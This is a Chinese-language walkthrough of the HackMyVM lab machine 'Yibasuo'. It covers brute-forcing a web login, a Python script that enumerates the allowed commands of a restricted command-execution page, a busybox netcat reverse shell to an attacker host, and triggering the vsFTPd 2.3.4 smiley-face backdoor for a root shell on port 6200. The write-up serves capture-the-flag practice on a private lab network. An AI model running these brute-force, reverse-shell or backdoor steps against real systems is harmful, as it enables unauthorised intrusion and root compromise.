Yibasuo

nmap 扫到 ftp 版本是 2.3.4， 这个版本有个经典的后门漏洞 （笑脸漏洞）

直接尝试发现6200 被墙了

```
└─# ftp 192.168.31.147
Connected to 192.168.31.147.
220 (vsFTPd 2.3.4)
Name (192.168.31.147:root): 123:)
331 Please specify the password.
Password:
```

```
|_http-title: Linux\xE9\x9D\xB6\xE6\x9C\xBA\xE5\
6200/tcp filtered lm-x    no-response
MAC Address: 08:00:27:D2:01:02 (PCS Systemtechni
```

还是从 80端口开始吧

一个登录页面，试了几个弱口令后无果，直接上字典爆破

Attack Save 6. Intruder attack of http://192.168.31.147


6. Intruder attack of http://192.168.31.147

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comr
11	password123	302	9			3696	
0		200	0			4487	
1	admin	200	2			4487	
2	admin123	200	11			4487	
3	moriarty	200	2			4487	
4	root	200	2			4487	
5	toor	200	3			4487	
6	123456	200	3			4487	
7	1234567	200	3			4487	
8	12345678	200	3			4487	

密码 password123,登录进去后有个受限的命令执行, 可以看到允许的命令 后面还有个 `...`,猜测还有其他可以执行的命令




这里也是直接爆破一手

```python
import requests


burp0_url = "http://192.168.31.147:80/secure/"
burp0_cookies = {"PHPSESSID": "9ik32hr5d6tjde5ou75k0arsnr"}
burp0_headers = {"Cache-Control": "max-age=0", "Accept-Language": "en-US,en;q=0.9", "Origin": "http://192.168.31.147", "Content-Type": "application/x-www-form-urlencoded", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer": "http://192.168.31.147/secure/", "Accept-Encoding": "gzip, deflate, br", "Connection": "keep-alive"}

# for i in $(ls /bin/);do echo $i>> cmd;done
l = open('./cmd','r').read().strip().split('\n')
for i in l:
    burp0_data = {"command": f'{i}'}
    tmp = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data).text
    if '未授权的命令' not in tmp:
        print(i)
```



有个 busybox,直接弹shell,

Request

Pretty Raw Hex

```
1  POST /secure/ HTTP/1.1
2  Host: 192.168.31.147
3  Content-Length: 49
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.31.147
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.31.147/secure/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=9ik32hr5d6tjde5ou75k0arsnr
14 Connection: keep-alive
15
16 command=busybox nc 192.168.31.245 4444 -e /bin/sh
```

拿到shell后，我们直接从 127.0.0.1 去连接 6200 就可以提权了（ftp 后门， 用户名后门加 `:)` 然后输入密码 即可 开启 6200 后门）

```
bundle2.7   bundler2.7  bunzip2     busctl      busybox
www-data@Yibasuo:/home$ /bin/busybox nc 127.0.0.1 6200
id
uid=0(root) gid=0(root) groups=0(root)
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
```

```
┌──(root㉿kali)-[~/Desktop/HackMyVM/Yibasuo]
└─# ftp 192.168.31.147
Connected to 192.168.31.147.
220 (vsFTPd 2.3.4)
Name (192.168.31.147:root): 123:)
331 Please specify the password.
Password:

421 Service not available, remote server timed out. Connect
ftp: Login failed
ftp>
ftp> exit

┌──(root㉿kali)-[~/Desktop/HackMyVM/Yibasuo]
└─# ftp 192.168.31.147
Connected to 192.168.31.147.
220 (vsFTPd 2.3.4)
Name (192.168.31.147:root): 123:)
331 Please specify the password.
Password:

421 Service not available, remote server timed out. Connect
ftp: Login failed
ftp>
```